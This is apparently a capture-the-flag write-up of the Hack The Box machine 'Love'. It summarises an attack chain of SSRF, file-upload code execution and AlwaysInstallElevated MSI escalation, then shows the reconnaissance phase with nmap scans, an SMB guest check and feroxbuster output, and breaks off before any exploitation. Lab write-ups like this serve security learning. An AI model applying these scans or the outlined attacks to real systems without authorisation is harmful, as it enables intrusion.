HTB Love - Windows (Easy)
Nmap finger-print find 2 HTTP chained, discover SSRF Vulnerability leading to credential and get initial access with File Upload vulnerability. PrivEsc with Thick client Hijack on repeated processes.
From HTB:
Love is an easy windows machine where it features a voting system application that suffers from an authenticated remote code execution vulnerability. Our port scan reveals a service running on port 5000 where browsing the page we discover that we are not allowed to access the resource. Furthermore a file scanner application is running on the same server which is though effected by a SSRF vulnerability where it's exploitation gives access to an internal password manager.
We can then gather credentials for the voting system and by executing the remote code execution attack as phoebe user we get the initial foothold on system. Basic windows enumeration reveals that the machine suffers from an elevated misconfiguration. Bypassing the applocker restriction we manage to install a malicious msi file that finally results in a reverse shell as the system account.

-
SSRF Internal Web Service
-
File Upload Attack
-
Malicious MSI for abusing AlwaysInstallElevated
- Network Enumeration and Port Discovery
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.129.48.103
PING 10.129.48.103 (10.129.48.103) 56(84) bytes of data.
64 bytes from 10.129.48.103: icmp_seq=1 ttl=127 time=275 ms
64 bytes from 10.129.48.103: icmp_seq=2 ttl=127 time=275 ms
--- 10.129.48.103 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 274.677/274.906/275.135/0.229 ms
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.129.48.103 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Warning: 10.129.48.103 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.48.103
Host is up (0.28s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE    SERVICE
80/tcp    open     http
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
443/tcp   open     https
445/tcp   open     microsoft-ds
3306/tcp  open     mysql
3461/tcp  filtered edm-stager
5000/tcp  open     upnp
5040/tcp  open     unknown
7680/tcp  open     pando-pub
13914/tcp filtered unknown
22174/tcp filtered unknown
33913/tcp filtered unknown
46527/tcp filtered unknown
48300/tcp filtered unknown
49664/tcp open     unknown
49665/tcp open     unknown
49666/tcp open     unknown
49667/tcp open     unknown
49668/tcp open     unknown
49669/tcp open     unknown
49670/tcp open     unknown
56305/tcp filtered unknown
56773/tcp filtered unknown
Nmap done: 1 IP address (1 host up) scanned in seconds
Continue with Finger-printing:
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p80,135,139,443,445,3306,5000,5040,7680 -sC -sV 10.129.48.103 -oA nmap/nmapscan-ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 23:59 UTC
Nmap scan report for love (10.129.48.103)
Host is up (0.28s latency).
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql        MariaDB 10.3.24 or later (unauthorized)
5000/tcp open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp open  unknown
7680/tcp open  pando-pub?
Service Info: Hosts: www.example.com, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time:
|_clock-skew: mean: 3h01m34s, deviation: 4h37m11s, median: 21m32s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date:
|_  start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in seconds
And we got 2 page:
-
staging.love.htb

There’s one more HTTP on port 5000 but I can’t access it:

We just know it’s PHP 7.3.27.
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.48.103 -u Guest -p '' --users --shares
SMB         10.129.48.103   445    LOVE             [*] Windows 10 / Server 2019 Build 19041 x64 (name:LOVE) (domain:Love) (signing:False) (SMBv1:True)
SMB         10.129.48.103   445    LOVE             [-] Love\Guest: STATUS_ACCOUNT_DISABLED
And netexec tells us the Computers name in love.
- HTTP Service Enuemration

Nothing here until we Feroxbuster:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo feroxbuster -u http://love --filter-status 404
[sudo] password for kali:
___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://love/
🚩 In-Scope Url │ love
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
💢 Status Code Filters │ [404]
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 9l 33w 291c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 30w 294c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 30w 322c http://love/images => http://love/images/
301 GET 9l 30w 321c http://love/admin => http://love/admin/
301 GET 9l 30w 324c http://love/includes => http://love/includes/
301 GET 9l 30w 323c http://love/plugins => http://love/plugins/
200 GET 10l 80w 4516c http://love/plugins/iCheck/icheck.min.js
200 GET 16l 58w 4724c http://love/bower_components/jquery-slimscroll/jquery.slimscroll.min.js
200 GET 1l 112w 4188c http://love/bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css
200 GET 8l 42w 1966c http://love/bower_components/datatables.net-bs/js/dataTables.bootstrap.min.js
200 GET 61l 106w 1568c http://love/plugins/iCheck/all.css
200 GET 7l 432w 37045c http://love/bower_components/bootstrap/dist/js/bootstrap.min.js
302 GET 0l 0w 0c http://love/login.php => index.php
200 GET 14l 231w 14422c http://love/dist/js/adminlte.min.js
200 GET 4l 66w 31000c http://love/bower_components/font-awesome/css/font-awesome.min.css
200 GET 841l 3207w 25965c http://love/bower_components/fastclick/lib/fastclick.js
200 GET 9l 21w 305c http://love/includes/footer.php
200 GET 57l 168w 2481c http://love/includes/ballot_modal.php
302 GET 4l 35w 370c http://love/includes/session.php => index.php
301 GET 9l 30w 321c http://love/Admin => http://love/Admin/
200 GET 0l 0w 0c http://love/images/index.html.txt
200 GET 14l 29w 1199c http://love/images/index.jpeg
200 GET 0l 0w 0c http://love/includes/slugify.php
200 GET 37l 112w 1459c http://love/includes/navbar.php
200 GET 34l 79w 1168c http://love/includes/scripts.php
200 GET 15l 108w 7429c http://love/images/facebook-profile-image.jpeg
200 GET 1l 1474w 41583c http://love/dist/css/skins/_all-skins.min.css
200 GET 4l 1298w 86659c http://love/bower_components/jquery/dist/jquery.min.js
200 GET 164l 1143w 81906c http://love/bower_components/datatables.net/js/jquery.dataTables.min.js
200 GET 0l 0w 0c http://love/includes/conn.php
200 GET 1l 139w 4082c http://love/dist/css/skins/skin-black-light.min.css
200 GET 1l 117w 3156c http://love/dist/css/skins/skin-blue.min.css
200 GET 1l 128w 3719c http://love/dist/css/skins/skin-green-light.min.css
200 GET 1l 133w 3916c http://love/dist/css/skins/skin-blue-light.min.css
200 GET 134l 417w 3419c http://love/dist/css/skins/skin-red.css
200 GET 152l 472w 4197c http://love/dist/css/skins/skin-red-light.css
200 GET 134l 417w 3560c http://love/dist/css/skins/skin-yellow.css
200 GET 152l 472w 4350c http://love/dist/css/skins/skin-yellow-light.css
200 GET 1l 128w 3621c http://love/dist/css/skins/skin-red-light.min.css
200 GET 171l 532w 4783c http://love/dist/css/skins/skin-black-light.css
200 GET 1l 113w 2920c http://love/dist/css/skins/skin-red.min.css
200 GET 161l 505w 4171c http://love/dist/css/skins/skin-black.css
200 GET 134l 417w 3513c http://love/dist/css/skins/skin-green.css
200 GET 1l 128w 3768c http://love/dist/css/skins/skin-yellow-light.min.css
200 GET 152l 472w 4350c http://love/dist/css/skins/skin-purple-light.css
200 GET 1l 128w 3768c http://love/dist/css/skins/skin-purple-light.min.css
200 GET 152l 472w 4299c http://love/dist/css/skins/skin-green-light.css
200 GET 163l 500w 4533c http://love/dist/css/skins/skin-blue-light.css
200 GET 142l 439w 3688c http://love/dist/css/skins/skin-blue.css
200 GET 134l 417w 3560c http://love/dist/css/skins/skin-purple.css
200 GET 1l 113w 3010c http://love/dist/css/skins/skin-green.min.css
200 GET 1l 113w 3055c http://love/dist/css/skins/skin-purple.min.css
200 GET 1l 132w 3513c http://love/dist/css/skins/skin-black.min.css
200 GET 1l 113w 3055c http://love/dist/css/skins/skin-yellow.min.css
200 GET 182l 598w 4559c http://love/bower_components/datatables.net-bs/js/dataTables.bootstrap.js
200 GET 476l 1907w 11197c http://love/bower_components/jquery/dist/core.js
200 GET 46l 98w 1085c http://love/bower_components/jquery-slimscroll/bower.json\
. . .[SNIP]. . .
Didn’t expect to be having that much, but the one that caught my attention are the /Admin page.

Which is some-where almost the same, it’s just didn’t use ID, but username.
On the other page we got:

And a file scanning, but it’s asking for URL so I’m not bother of File upload attack yet.

Didn’t give result on that one:
